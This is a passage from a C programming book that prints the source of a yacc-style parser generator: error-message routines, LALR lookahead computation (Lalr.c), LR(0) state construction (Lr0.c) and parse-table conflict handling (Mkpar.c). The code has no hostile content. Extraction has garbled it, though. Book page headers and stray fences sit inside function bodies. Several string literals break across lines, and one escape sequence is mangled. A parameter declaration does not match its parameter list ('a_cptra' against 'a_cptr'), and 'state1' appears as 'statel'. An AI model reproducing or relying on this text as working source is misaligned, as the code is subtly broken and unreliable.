        myname, s_lineno, input_file_name);
    print_pos(s_line, s_cptr);
    done(1);
}

unterminated_text(t_lineno, t_line, t_cptr)
int t_lineno;
char *t_line;
char *t_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\\", unmatched %%{\\n",
        myname, t_lineno, input_file_name);
    print_pos(t_line, t_cptr);
    done(1);
}

unterminated_union(u_lineno, u_line, u_cptr)
int u_lineno;
char *u_line;
```

```

char *u_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", unterminated %%union \
declaration\n", myname, u_lineno, input_file_name);
    print_pos(u_line, u_cptr);
    done(1);
}

over_unionized(u_cptr)
char *u_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", too many %%union \
declarations\n", myname, lineno, input_file_name);
    print_pos(line, u_cptr);
    done(1);
}

illegal_tag(t_lineno, t_line, t_cptr)
int t_lineno;
char *t_line;
char *t_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", illegal tag\n",
            myname, t_lineno, input_file_name);
    print_pos(t_line, t_cptr);
    done(1);
}

illegal_character(c_cptr)
char *c_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", illegal character\n",
            myname, lineno, input_file_name);
    print_pos(line, c_cptr);
    done(1);
}

used_reserved(s)
char *s;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", illegal use of reserved
symbol \
%s\n", myname, lineno, input_file_name, s);
    done(1);
}

tokenized_start(s)

```

404 A to Z of C

```
char *s;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", the start symbol %s
cannot be \
declared to be a token\n", myname, lineno, input_file_name, s);
    done(1);
}

retyped_warning(s)
char *s;
{
    fprintf(stderr, "%s: w - line %d of \"%s\", the type of %s has been
\
redeclared\n", myname, lineno, input_file_name, s);
}

reprec_warning(s)
char *s;
{
    fprintf(stderr, "%s: w - line %d of \"%s\", the precedence of %s has
been \
redeclared\n", myname, lineno, input_file_name, s);
}

revalued_warning(s)
char *s;
{
    fprintf(stderr, "%s: w - line %d of \"%s\", the value of %s has been
\
redeclared\n", myname, lineno, input_file_name, s);
}

terminal_start(s)
char *s;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", the start symbol %s is a
\
token\n", myname, lineno, input_file_name, s);
    done(1);
}

restarted_warning()
{
    fprintf(stderr, "%s: w - line %d of \"%s\", the start symbol has
been \
redeclared\n", myname, lineno, input_file_name);
}
```

```

no_grammar()
{
    fprintf(stderr, "%s: e - line %d of \"%s\", no grammar has been \
specified\n", myname, lineno, input_file_name);
    done(1);
}

terminal_lhs(s_lineno)
int s_lineno;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", a token appears on the \
lhs \
of a production\n", myname, s_lineno, input_file_name);
    done(1);
}

prec_redeclared()
{
    fprintf(stderr, "%s: w - line %d of \"%s\", conflicting %%prec \
specifiers\n", myname, lineno, input_file_name);
}

unterminated_action(a_lineno, a_line, a_cptr)
int a_lineno;
char *a_line;
char *a_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", unterminated action\n", \
myname, a_lineno, input_file_name);
    print_pos(a_line, a_cptr);
    done(1);
}

dollar_warning(a_lineno, i)
int a_lineno;
int i;
{
    fprintf(stderr, "%s: w - line %d of \"%s\", $%d references beyond \
the \
end of the current rule\n", myname, a_lineno, input_file_name, i);
}

dollar_error(a_lineno, a_line, a_cptr)
int a_lineno;
char *a_line;

```

406 A to Z of C

```
char *a_cptra;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", illegal $-name\n",
            myname, a_lineno, input_file_name);
    print_pos(a_line, a_cptra);
    done(1);
}

untyped_lhs()
{
    fprintf(stderr, "%s: e - line %d of \"%s\", $$ is untyped\n",
            myname, lineno, input_file_name);
    done(1);
}

untyped_rhs(i, s)
int i;
char *s;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", $%d (%s) is untyped\n",
            myname, lineno, input_file_name, i, s);
    done(1);
}

unknown_rhs(i)
int i;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", $%d is untyped\n",
            myname, lineno, input_file_name, i);
    done(1);
}

default_action_warning()
{
    fprintf(stderr, "%s: w - line %d of \"%s\", the default action
    assigns an \
    undefined value to $$\n", myname, lineno, input_file_name);
}

undefined_goal(s)
char *s;
{
    fprintf(stderr, "%s: e - the start symbol %s is undefined\n",
    myname, s);
    done(1);
}
```

```

undefined_symbol_warning(s)
char *s;
{
    fprintf(stderr, "%s: w - the symbol %s is undefined\n", myname, s);
}

```

49.2.2.4 Lalr.c

```

#include "defs.h"

typedef
    struct shorts
    {
        struct shorts *next;
        short value;
    }
    shorts;

int tokensetsize;
short *lookaheads;
short *LAruleno;
unsigned *LA;
short *accessing_symbol;
core **state_table;
shifts **shift_table;
reductions **reduction_table;
short *goto_map;
short *from_state;
short *to_state;

short **transpose();

static int infinity;
static int maxrhs;
static int ngotos;
static unsigned *F;
static short **includes;
static shorts **lookback;
static short **R;
static short *INDEX;
static short *VERTICES;
static int top;

lalr()
{
    tokensetsize = WORDSIZE(ntokens);

```

408 A to Z of C

```
    set_state_table();
    set_accessing_symbol();
    set_shift_table();
    set_reduction_table();
    set_maxrhs();
    initialize_LA();
    set_goto_map();
    initialize_F();
    build_relations();
    compute_FOLLOWS();
    compute_lookaheads();
}

set_state_table()
{
    register core *sp;

    state_table = NEW2(nstates, core *);
    for (sp = first_state; sp; sp = sp->next)
        state_table[sp->number] = sp;
}

set_accessing_symbol()
{
    register core *sp;

    accessing_symbol = NEW2(nstates, short);
    for (sp = first_state; sp; sp = sp->next)
        accessing_symbol[sp->number] = sp->accessing_symbol;
}

set_shift_table()
{
    register shifts *sp;

    shift_table = NEW2(nstates, shifts *);
    for (sp = first_shift; sp; sp = sp->next)
        shift_table[sp->number] = sp;
}

set_reduction_table()
{
    register reductions *rp;
    reduction_table = NEW2(nstates, reductions *);
    for (rp = first_reduction; rp; rp = rp->next)
        reduction_table[rp->number] = rp;
}
```



```

set_maxrhs()
{
    register short *itemp;
    register short *item_end;
    register int length;
    register int max;

    length = 0;
    max = 0;
    item_end = ritem + nitems;
    for (itemp = ritem; itemp < item_end; itemp++)
    {
        if (*itemp >= 0)
        {
            length++;
        }
        else
        {
            if (length > max) max = length;
            length = 0;
        }
    }

    maxrhs = max;
}

initialize_LA()
{
    register int i, j, k;
    register reductions *rp;

    lookaheads = NEW2(nstates + 1, short);

    k = 0;
    for (i = 0; i < nstates; i++)
    {
        lookaheads[i] = k;
        rp = reduction_table[i];
        if (rp)
            k += rp->nreds;
    }
    lookaheads[nstates] = k;

    LA = NEW2(k * tokensetsize, unsigned);
    LAruleno = NEW2(k, short);
    lookback = NEW2(k, shorts *);
}

```

410 A to Z of C

```
k = 0;
for (i = 0; i < nstates; i++)
{
    rp = reduction_table[i];
    if (rp)
    {
        for (j = 0; j < rp->nreds; j++)
        {
            LAruleno[k] = rp->rules[j];
            k++;
        }
    }
}

set_goto_map()
{
    register shifts *sp;
    register int i;
    register int symbol;
    register int k;
    register short *temp_map;
    register int state2;
    register int statel;

    goto_map = NEW2(nvars + 1, short) - ntokens;
    temp_map = NEW2(nvars + 1, short) - ntokens;

    ngotos = 0;
    for (sp = first_shift; sp; sp = sp->next)
    {
        for (i = sp->nshifts - 1; i >= 0; i--)
        {
            symbol = accessing_symbol[sp->shift[i]];

            if (ISTOKEN(symbol)) break;

            if (ngotos == MAXSHORT)
                fatal("too many gotos");

            ngotos++;
            goto_map[symbol]++;
        }
    }

    k = 0;
```

```

for (i = ntokens; i < nsyms; i++)
{
    temp_map[i] = k;
    k += goto_map[i];
}

for (i = ntokens; i < nsyms; i++)
    goto_map[i] = temp_map[i];

goto_map[nsyms] = ngotos;
temp_map[nsyms] = ngotos;

from_state = NEW2(ngotos, short);
to_state = NEW2(ngotos, short);

for (sp = first_shift; sp; sp = sp->next)
{
    statel = sp->number;
    for (i = sp->nshifts - 1; i >= 0; i--)
    {
        state2 = sp->shift[i];
        symbol = accessing_symbol[state2];

        if (ISTOKEN(symbol)) break;

        k = temp_map[symbol]++;
        from_state[k] = statel;
        to_state[k] = state2;
    }
}

FREE(temp_map + ntokens);
}

/* Map_goto maps a state/symbol pair into its numeric representation.
   */
int
map_goto(state, symbol)
int state;
int symbol;
{
    register int high;
    register int low;
    register int middle;
    register int s;

    low = goto_map[symbol];

```

412 A to Z of C

```
    high = goto_map[symbol + 1];

    for (;;)
    {
        assert(low <= high);
        middle = (low + high) >> 1;
        s = from_state[middle];
        if (s == state)
            return (middle);
        else if (s < state)
            low = middle + 1;
        else
            high = middle - 1;
    }
}

initialize_F()
{
    register int i;
    register int j;
    register int k;
    register shifts *sp;
    register short *edge;
    register unsigned *rowp;
    register short *rp;
    register short **reads;
    register int nedges;
    register int stateno;
    register int symbol;
    register int nwords;

    nwords = ngotos * tokensetsize;
    F = NEW2(nwords, unsigned);

    reads = NEW2(ngotos, short *);
    edge = NEW2(ngotos + 1, short);
    nedges = 0;

    rowp = F;
    for (i = 0; i < ngotos; i++)
    {
        stateno = to_state[i];
        sp = shift_table[stateno];

        if (sp)
        {
            k = sp->nshifts;
```

```

    for (j = 0; j < k; j++)
    {
        symbol = accessing_symbol[sp->shift[j]];
        if (ISVAR(symbol))
            break;
        SETBIT(rowp, symbol);
    }

    for (; j < k; j++)
    {
        symbol = accessing_symbol[sp->shift[j]];
        if (nullable[symbol])
            edge[nedges++] = map_goto(stateno, symbol);
    }

    if (nedges)
    {
        reads[i] = rp = NEW2(nedges + 1, short);

        for (j = 0; j < nedges; j++)
            rp[j] = edge[j];

        rp[nedges] = -1;
        nedges = 0;
    }
}

rowp += tokensetsize;
}

SETBIT(F, 0);
digraph(reads);

for (i = 0; i < ngotos; i++)
{
    if (reads[i])
        FREE(reads[i]);
}

FREE(reads);
FREE(edge);
}

build_relations()
{
    register int i;
    register int j;

```

414 A to Z of C

```
register int k;
register short *rulep;
register short *rp;
register shifts *sp;
register int length;
register int nedges;
register int done;
register int statel;
register int stateno;
register int symbol1;
register int symbol2;
register short *shortp;
register short *edge;
register short *states;
register short **new_includes;

includes = NEW2(ngotos, short *);
edge = NEW2(ngotos + 1, short);
states = NEW2(maxrhs + 1, short);

for (i = 0; i < ngotos; i++)
{
    nedges = 0;
    statel = from_state[i];
    symbol1 = accessing_symbol[to_state[i]];

    for (rulep = derives[symbol1]; *rulep >= 0; rulep++)
    {
        length = 1;
        states[0] = statel;
        stateno = statel;

        for (rp = ritem + rrhs[*rulep]; *rp >= 0; rp++)
        {
            symbol2 = *rp;
            sp = shift_table[stateno];
            k = sp->nshifts;

            for (j = 0; j < k; j++)
            {
                stateno = sp->shift[j];
                if (accessing_symbol[stateno] == symbol2) break;
            }

            states[length++] = stateno;
        }
        add_lookback_edge(stateno, *rulep, i);
    }
}
```

```

length--;
done = 0;
while (!done)
{
    done = 1;
    rp--;
    if (ISVAR(*rp))
    {
        stateno = states[--length];
        edge[nedges++] = map_goto(stateno, *rp);
        if (nullable[*rp] && length > 0) done = 0;
    }
}

if (nedges)
{
    includes[i] = shortp = NEW2(nedges + 1, short);
    for (j = 0; j < nedges; j++)
        shortp[j] = edge[j];
    shortp[nedges] = -1;
}
}

new_includes = transpose(includes, ngotos);

for (i = 0; i < ngotos; i++)
    if (includes[i])
        FREE(includes[i]);

FREE(includes);

includes = new_includes;

FREE(edge);
FREE(states);
}

add_lookback_edge(stateno, ruleno, gotono)
int stateno, ruleno, gotono;
{
    register int i, k;
    register int found;
    register shorts *sp;

    i = lookaheads[stateno];
    k = lookaheads[stateno + 1];

```

416 A to Z of C

```
found = 0;
while (!found && i < k)
{
    if (LAruleno[i] == ruleno)
        found = 1;
    else
        ++i;
}
assert(found);

sp = NEW(shorts);
sp->next = lookback[i];
sp->value = gotono;
lookback[i] = sp;
}
```

```
short **
transpose(R, n)
short **R;
int n;
{
    register short **new_R;
    register short **temp_R;
    register short *nedges;
    register short *sp;
    register int i;
    register int k;

    nedges = NEW2(n, short);

    for (i = 0; i < n; i++)
    {
        sp = R[i];
        if (sp)
        {
            while (*sp >= 0)
                nedges[*sp++]++;
        }
    }
    new_R = NEW2(n, short *);
    temp_R = NEW2(n, short *);

    for (i = 0; i < n; i++)
    {
        k = nedges[i];
        if (k > 0)
        {
```



```

        sp = NEW2(k + 1, short);
        new_R[i] = sp;
        temp_R[i] = sp;
        sp[k] = -1;
    }
}

FREE(nedges);

for (i = 0; i < n; i++)
{
    sp = R[i];
    if (sp)
    {
        while (*sp >= 0)
            *temp_R[*sp++]++ = i;
    }
}
FREE(temp_R);

return (new_R);
}

compute_FOLLOWS()
{
    digraph(includes);
}

compute_lookaheads()
{
    register int i, n;
    register unsigned *fp1, *fp2, *fp3;
    register shorts *sp, *next;
    register unsigned *rowp;

    rowp = LA;
    n = lookaheads[nstates];
    for (i = 0; i < n; i++)
    {
        fp3 = rowp + tokensetsize;
        for (sp = lookback[i]; sp; sp = sp->next)
        {
            fp1 = rowp;
            fp2 = F + tokensetsize * sp->value;
            while (fp1 < fp3)
                *fp1++ |= *fp2++;
        }
    }
}

```

418 A to Z of C

```
    rowp = fp3;
}

for (i = 0; i < n; i++)
    for (sp = lookback[i]; sp; sp = next)
    {
        next = sp->next;
        FREE(sp);
    }

FREE(lookback);
FREE(F);
}

digraph(relation)
short **relation;
{
    register int i;

    infinity = ngotos + 2;
    INDEX = NEW2(ngotos + 1, short);
    VERTICES = NEW2(ngotos + 1, short);
    top = 0;

    R = relation;

    for (i = 0; i < ngotos; i++)
        INDEX[i] = 0;

    for (i = 0; i < ngotos; i++)
    {
        if (INDEX[i] == 0 && R[i])
            traverse(i);
    }

    FREE(INDEX);
    FREE(VERTICES);
}

traverse(i)
register int i;
{
    register unsigned *fp1;
    register unsigned *fp2;
    register unsigned *fp3;
    register int j;
    register short *rp;
```

```

int height;
unsigned *base;

VERTICES[++top] = i;
INDEX[i] = height = top;

base = F + i * tokensetsize;
fp3 = base + tokensetsize;
rp = R[i];
if (rp)
{
    while ((j = *rp++) >= 0)
    {
        if (INDEX[j] == 0)
            traverse(j);
        if (INDEX[i] > INDEX[j])
            INDEX[i] = INDEX[j];

        fp1 = base;
        fp2 = F + j * tokensetsize;

        while (fp1 < fp3)
            *fp1++ |= *fp2++;
    }
}

if (INDEX[i] == height)
{
    for (;;)
    {
        j = VERTICES[top--];
        INDEX[j] = infinity;
        if (i == j)
            break;

        fp1 = base;
        fp2 = F + j * tokensetsize;

        while (fp1 < fp3)
            *fp2++ = *fp1++;
    }
}
}

49.2.2.5 Lr0.c
#include "defs.h"

```

420 A to Z of C

```
extern short *itemset;
extern short *itemsetend;
extern unsigned *ruleset;

int nstates;
core *first_state;
shifts *first_shift;
reductions *first_reduction;

int get_state();
core *new_state();

static core **state_set;
static core *this_state;
static core *last_state;
static shifts *last_shift;
static reductions *last_reduction;

static int nshifts;
static short *shift_symbol;

static short *redset;
static short *shiftset;
static short **kernel_base;
static short **kernel_end;
static short *kernel_items;

allocate_itemsets()
{
    register short *itemp;
    register short *item_end;
    register int symbol;
    register int i;
    register int count;
    register int max;
    register short *symbol_count;

    count = 0;
    symbol_count = NEW2(nsyms, short);

    item_end = ritem + nitems;
    for (itemp = ritem; itemp < item_end; itemp++)
    {
        symbol = *itemp;
        if (symbol >= 0)
        {
            count++;
        }
    }
}
```

```

        symbol_count[symbol]++;
    }
}

kernel_base = NEW2(nsyms, short *);
kernel_items = NEW2(count, short);

count = 0;
max = 0;
for (i = 0; i < nsyms; i++)
{
    kernel_base[i] = kernel_items + count;
    count += symbol_count[i];
    if (max < symbol_count[i])
        max = symbol_count[i];
}

shift_symbol = symbol_count;
kernel_end = NEW2(nsyms, short *);
}

allocate_storage()
{
    allocate_itemsets();

    shiftset = NEW2(nsyms, short);
    redset = NEW2(nrules + 1, short);
    state_set = NEW2(nitems, core *);
}

append_states()
{
    register int i;
    register int j;
    register int symbol;

#ifdef TRACE
    fprintf(stderr, "Entering append_states\n");
#endif

    for (i = 1; i < nshifts; i++)
    {
        symbol = shift_symbol[i];
        j = i;
        while (j > 0 && shift_symbol[j - 1] > symbol)
        {
            shift_symbol[j] = shift_symbol[j - 1];

```

422 A to Z of C

```
        j--;
    }
    shift_symbol[j] = symbol;
}

for (i = 0; i < nshifts; i++)
{
    symbol = shift_symbol[i];
    shiftset[i] = get_state(symbol);
}
}

free_storage()
{
    FREE(shift_symbol);
    FREE(redset);
    FREE(shiftset);
    FREE(kernel_base);
    FREE(kernel_end);
    FREE(kernel_items);
    FREE(state_set);
}

generate_states()
{
    allocate_storage();
    itemset = NEW2(nitems, short);
    ruleset = NEW2(WORDSIZE(nrules), unsigned);
    set_first_derives();
    initialize_states();

    while (this_state)
    {
        closure(this_state->items, this_state->nitems);
        save_reductions();
        new_itemsets();
        append_states();

        if (nshifts > 0)
            save_shifts();

        this_state = this_state->next;
    }

    finalize_closure();
    free_storage();
}
```

```

int
get_state(symbol)
int symbol;
{
    register int key;
    register short *isp1;
    register short *isp2;
    register short *iend;
    register core *sp;
    register int found;
    int n;

#ifdef TRACE
    fprintf(stderr, "Entering get_state, symbol = %d\n", symbol);
#endif

    isp1 = kernel_base[symbol];
    iend = kernel_end[symbol];
    n = iend - isp1;

    key = *isp1;
    assert(0 <= key && key < nitems);
    sp = state_set[key];
    if (sp)
    {
        found = 0;
        while (!found)
        {
            if (sp->nitems == n)
            {
                found = 1;
                isp1 = kernel_base[symbol];
                isp2 = sp->items;

                while (found && isp1 < iend)
                {
                    if (*isp1++ != *isp2++)
                        found = 0;
                }
            }
        }

        if (!found)
        {
            if (sp->link)
            {
                sp = sp->link;
            }
        }
    }
}

```

```

        else
        {
            sp = sp->link = new_state(symbol);
            found = 1;
        }
    }
}
else
{
    state_set[key] = sp = new_state(symbol);
}

return (sp->number);
}

initialize_states()
{
    register int i;
    register short *start_derives;
    register core *p;
    start_derives = derives[start_symbol];
    for (i = 0; start_derives[i] >= 0; ++i)
        continue;

    p = (core *) MALLOC(sizeof(core) + i*sizeof(short));
    if (p == 0) no_space();

    p->next = 0;
    p->link = 0;
    p->number = 0;
    p->accessing_symbol = 0;
    p->nitems = i;

    for (i = 0; start_derives[i] >= 0; ++i)
        p->items[i] = rrhs[start_derives[i]];

    first_state = last_state = this_state = p;
    nstates = 1;
}

new_itemsets()
{
    register int i;
    register int shiftcount;
    register short *isp;
    register short *ksp;
    register int symbol;

```



```

for (i = 0; i < nsyms; i++)
    kernel_end[i] = 0;

shiftcount = 0;
isp = itemset;
while (isp < itemsetend)
{
    i = *isp++;
    symbol = ritem[i];
    if (symbol > 0)
    {
        ksp = kernel_end[symbol];

        if (!ksp)
        {
            shift_symbol[shiftcount++] = symbol;
            ksp = kernel_base[symbol];
        }

        *ksp++ = i + 1;
        kernel_end[symbol] = ksp;
    }
}

nshifts = shiftcount;
}
core *
new_state(symbol)
int symbol;
{
    register int n;
    register core *p;
    register short *isp1;
    register short *isp2;
    register short *iend;

#ifdef TRACE
    fprintf(stderr, "Entering new_state, symbol = %d\n", symbol);
#endif
    if (nstates >= MAXSHORT)
        fatal("too many states");

    isp1 = kernel_base[symbol];
    iend = kernel_end[symbol];
    n = iend - isp1;

```

426 A to Z of C

```
p = (core *) allocate((unsigned) (sizeof(core) + (n - 1) *
sizeof(short)));
p->accessing_symbol = symbol;
p->number = nstates;
p->nitems = n;

isp2 = p->items;
while (isp1 < iend)
    *isp2++ = *isp1++;

last_state->next = p;
last_state = p;

nstates++;

return (p);
}

/* show_cores is used for debugging */

show_cores()
{
    core *p;
    int i, j, k, n;
    int itemno;

    k = 0;
    for (p = first_state; p; ++k, p = p->next)
    {
        if (k) printf("\n");
        printf("state %d, number = %d, accessing symbol = %s\n",
            k, p->number, symbol_name[p->accessing_symbol]);
        n = p->nitems;
        for (i = 0; i < n; ++i)
        {
            itemno = p->items[i];
            printf("%4d ", itemno);
            j = itemno;
            while (ritem[j] >= 0) ++j;
            printf("%s :", symbol_name[rlhs[-ritem[j]]]);
            j = rrhs[-ritem[j]];
            while (j < itemno)
                printf(" %s", symbol_name[ritem[j++]]);
            printf(" .");
            while (ritem[j] >= 0)
                printf(" %s", symbol_name[ritem[j++]]);
            printf("\n");
        }
    }
}
```

```

        fflush(stdout);
    }
}

/* show_ritems is used for debugging */

show_ritems()
{
    int i;

    for (i = 0; i < nitems; ++i)
        printf("ritem[%d] = %d\n", i, ritem[i]);
}

/* show_rrhs is used for debugging */
show_rrhs()
{
    int i;
    for (i = 0; i < nrules; ++i)
        printf("rrhs[%d] = %d\n", i, rrhs[i]);
}

/* show_shifts is used for debugging */

show_shifts()
{
    shifts *p;
    int i, j, k;
    k = 0;
    for (p = first_shift; p; ++k, p = p->next)
    {
        if (k) printf("\n");
        printf("shift %d, number = %d, nshifts = %d\n", k, p->number,
            p->nshifts);
        j = p->nshifts;
        for (i = 0; i < j; ++i)
            printf("\t%d\n", p->shift[i]);
    }
}

save_shifts()
{
    register shifts *p;
    register short *sp1;
    register short *sp2;
    register short *send;

```

428 A to Z of C

```
p = (shifts *) allocate((unsigned) (sizeof(shifts) +
                                   (nshifts - 1) * sizeof(short)));

p->number = this_state->number;
p->nshifts = nshifts;

sp1 = shiftset;
sp2 = p->shift;
send = shiftset + nshifts;

while (sp1 < send)
    *sp2++ = *sp1++;

if (last_shift)
{
    last_shift->next = p;
    last_shift = p;
}
else
{
    first_shift = p;
    last_shift = p;
}
}

save_reductions()
{
    register short *isp;
    register short *rp1;
    register short *rp2;
    register int item;
    register int count;
    register reductions *p;

    short *rend;

    count = 0;
    for (isp = itemset; isp < itemsetend; isp++)
    {
        item = ritem[*isp];
        if (item < 0)
        {
            redset[count++] = -item;
        }
    }
}
```

```

if (count)
{
    p = (reductions *) allocate((unsigned) (sizeof(reductions) +
                                           (count - 1) * sizeof(short)));

    p->number = this_state->number;
    p->nreds = count;

    rp1 = redset;
    rp2 = p->rules;
    rend = rp1 + count;

    while (rp1 < rend)
        *rp2++ = *rp1++;

    if (last_reduction)
    {
        last_reduction->next = p;
        last_reduction = p;
    }
    else
    {
        first_reduction = p;
        last_reduction = p;
    }
}

set_derives()
{
    register int i, k;
    register int lhs;
    register short *rules;

    derives = NEW2(nsyms, short *);
    rules = NEW2(nvars + nrules, short);

    k = 0;
    for (lhs = start_symbol; lhs < nsyms; lhs++)
    {
        derives[lhs] = rules + k;
        for (i = 0; i < nrules; i++)
        {
            if (rlhs[i] == lhs)
            {
                rules[k] = i;
            }
        }
    }
}

```

430 A to Z of C

```
        k++;
    }
}
rules[k] = -1;
k++;
}

#ifdef      DEBUG
    print_derives();
#endif
}

free_derives()
{
    FREE(derives[start_symbol]);
    FREE(derives);
}

#ifdef      DEBUG
print_derives()
{
    register int i;
    register short *sp;

    printf("\nDERIVES\n\n");

    for (i = start_symbol; i < nsyms; i++)
    {
        printf("%s derives ", symbol_name[i]);
        for (sp = derives[i]; *sp >= 0; sp++)
        {
            printf("  %d", *sp);
        }
        putchar('\n');
    }

    putchar('\n');
}
#endif

set_nullable()
{
    register int i, j;
    register int empty;
    int done;

    nullable = MALLOC(nsyms);
```

```

if (nullable == 0) no_space();

for (i = 0; i < nsyms; ++i)
    nullable[i] = 0;

done = 0;
while (!done)
{
    done = 1;
    for (i = 1; i < nitems; i++)
    {
        empty = 1;
        while ((j = ritem[i]) >= 0)
        {
            if (!nullable[j])
                empty = 0;
            ++i;
        }
        if (empty)
        {
            j = rlhs[-j];
            if (!nullable[j])
            {
                nullable[j] = 1;
                done = 0;
            }
        }
    }
}

#ifdef DEBUG
for (i = 0; i < nsyms; i++)
{
    if (nullable[i])
        printf("%s is nullable\n", symbol_name[i]);
    else
        printf("%s is not nullable\n", symbol_name[i]);
}
#endif

free_nullable()
{
    FREE(nullable);
}
lr0()
{
    set_derives();

```

432 A to Z of C

```
    set_nullable();
    generate_states();
}
```

49.2.2.6 Mkpar.c

```
#include "defs.h"

action **parser;
int SRtotal;
int RRtotal;
short *SRconflicts;
short *RRconflicts;
short *defred;
short *rules_used;
short nunused;
short final_state;
static int SRcount;
static int RRcount;

extern action *parse_actions();
extern action *get_shifts();
extern action *add_reductions();
extern action *add_reduce();

make_parser()
{
    register int i;

    parser = NEW2(nstates, action *);
    for (i = 0; i < nstates; i++)
        parser[i] = parse_actions(i);

    find_final_state();
    remove_conflicts();
    unused_rules();
    if (SRtotal + RRtotal > 0) total_conflicts();
    defreds();
}

action *
parse_actions(stateno)
register int stateno;
{
    register action *actions;
    actions = get_shifts(stateno);
    actions = add_reductions(stateno, actions);
}
```



```

    return (actions);
}

action *
get_shifts(stateno)
int stateno;
{
    register action *actions, *temp;
    register shifts *sp;
    register short *to_state;
    register int i, k;
    register int symbol;

    actions = 0;
    sp = shift_table[stateno];
    if (sp)
    {
        to_state = sp->shift;
        for (i = sp->nshifts - 1; i >= 0; i--)
        {
            k = to_state[i];
            symbol = accessing_symbol[k];
            if (ISTOKEN(symbol))
            {
                temp = NEW(action);
                temp->next = actions;
                temp->symbol = symbol;
                temp->number = k;
                temp->prec = symbol_prec[symbol];
                temp->action_code = SHIFT;
                temp->assoc = symbol_assoc[symbol];
                actions = temp;
            }
        }
    }
    return (actions);
}

action *
add_reductions(stateno, actions)
int stateno;
register action *actions;
{
    register int i, j, m, n;
    register int ruleno, tokensetsize;
    register unsigned *rowp;
    tokensetsize = WORDSIZE(ntokens);
    m = lookaheads[stateno];

```

434 A to Z of C

```
n = lookaheads[stateno + 1];
for (i = m; i < n; i++)
{
    ruleno = LAruleno[i];
    rowp = LA + i * tokensetsize;
    for (j = ntokens - 1; j >= 0; j--)
    {
        if (BIT(rowp, j))
            actions = add_reduce(actions, ruleno, j);
    }
}
return (actions);
}

action *
add_reduce(actions, ruleno, symbol)
register action *actions;
register int ruleno, symbol;
{
    register action *temp, *prev, *next;

    prev = 0;
    for (next = actions; next && next->symbol < symbol; next = next-
>next)
        prev = next;

    while (next && next->symbol == symbol && next->action_code == SHIFT)
    {
        prev = next;
        next = next->next;
    }

    while (next && next->symbol == symbol &&
        next->action_code == REDUCE && next->number < ruleno)
    {
        prev = next;
        next = next->next;
    }
    temp = NEW(action);
    temp->next = next;
    temp->symbol = symbol;
    temp->number = ruleno;
    temp->prec = rprec[ruleno];
    temp->action_code = REDUCE;
    temp->assoc = rassoc[ruleno];
    if (prev)
        prev->next = temp;
}
```

```

        else
            actions = temp;

    return (actions);
}

find_final_state()
{
    register int goal, i;
    register short *to_state;
    register shifts *p;

    p = shift_table[0];
    to_state = p->shift;
    goal = ritem[1];
    for (i = p->nshifts - 1; i >= 0; --i)
    {
        final_state = to_state[i];
        if (accessing_symbol[final_state] == goal) break;
    }
}

unused_rules()
{
    register int i;
    register action *p;

    rules_used = (short *) MALLOC(nrules*sizeof(short));
    if (rules_used == 0) no_space();

    for (i = 0; i < nrules; ++i)
        rules_used[i] = 0;

    for (i = 0; i < nstates; ++i)
    {
        for (p = parser[i]; p; p = p->next)
        {
            if (p->action_code == REDUCE && p->suppressed == 0)
                rules_used[p->number] = 1;
        }
    }

    nunused = 0;
    for (i = 3; i < nrules; ++i)
        if (!rules_used[i]) ++nunused;

    if (nunused)

```

```

    if (nunused == 1)
        fprintf(stderr, "%s: 1 rule never reduced\n", myname);
    else
        fprintf(stderr, "%s: %d rules never reduced\n", myname,
nunused);
}

remove_conflicts()
{
    register int i;
    register int symbol;
    register action *p, *q;

    SRtotal = 0;
    RRtotal = 0;
    SRconflicts = NEW2(nstates, short);
    RRconflicts = NEW2(nstates, short);
    for (i = 0; i < nstates; i++)
    {
        SRcount = 0;
        RRcount = 0;
        for (p = parser[i]; p; p = q->next)
        {
            symbol = p->symbol;
            q = p;
            while (q->next && q->next->symbol == symbol)
                q = q->next;
            if (i == final_state && symbol == 0)
                end_conflicts(p, q);
            else if (p != q)
                resolve_conflicts(p, q);
        }
        SRtotal += SRcount;
        RRtotal += RRcount;
        SRconflicts[i] = SRcount;
        RRconflicts[i] = RRcount;
    }
}

end_conflicts(p, q)
register action *p, *q;
{
    for (;;)
    {
        SRcount++;
        p->suppressed = 1;
        if (p == q) break;
    }
}

```

```

        p = p->next;
    }
}

resolve_conflicts(first, last)
register action *first, *last;
{
    register action *p;
    register int count;

    count = 1;
    for (p = first; p != last; p = p->next)
        ++count;
    assert(count > 1);

    if (first->action_code == SHIFT && count == 2 &&
        first->prec > 0 && last->prec > 0)
    {
        if (first->prec == last->prec)
        {
            if (first->assoc == LEFT)
                first->suppressed = 2;
            else if (first->assoc == RIGHT)
                last->suppressed = 2;
            else
            {
                first->suppressed = 2;
                last->suppressed = 2;
                first->action_code = ERROR;
                last->action_code = ERROR;
            }
        }
        else if (first->prec < last->prec)
            first->suppressed = 2;
        else
            last->suppressed = 2;
    }
    else
    {
        if (first->action_code == SHIFT)
            SRcount += (count - 1);
        else
            RRcount += (count - 1);
        for (p = first; p != last; p = p->next, p->suppressed = 1)
            continue;
    }
}

```

438 A to Z of C

```
total_conflicts()
{
    fprintf(stderr, "%s: ", myname);
    if (SRtotal == 1)
        fprintf(stderr, "1 shift/reduce conflict");
    else if (SRtotal > 1)
        fprintf(stderr, "%d shift/reduce conflicts", SRtotal);

    if (SRtotal && RRtotal)
        fprintf(stderr, ", ");

    if (RRtotal == 1)
        fprintf(stderr, "1 reduce/reduce conflict");
    else if (RRtotal > 1)
        fprintf(stderr, "%d reduce/reduce conflicts", RRtotal);

    fprintf(stderr, "...\n");
}

int
sole_reduction(stateno)
int stateno;
{
    register int count, ruleno;
    register action *p;

    count = 0;
    ruleno = 0;
    for (p = parser[stateno]; p; p = p->next)
    {
        if (p->action_code == SHIFT && p->suppressed == 0)
            return (0);
        else if (p->action_code == REDUCE && p->suppressed == 0)
        {
            if (ruleno > 0 && p->number != ruleno)
                return (0);
            if (p->symbol != 1)
                ++count;
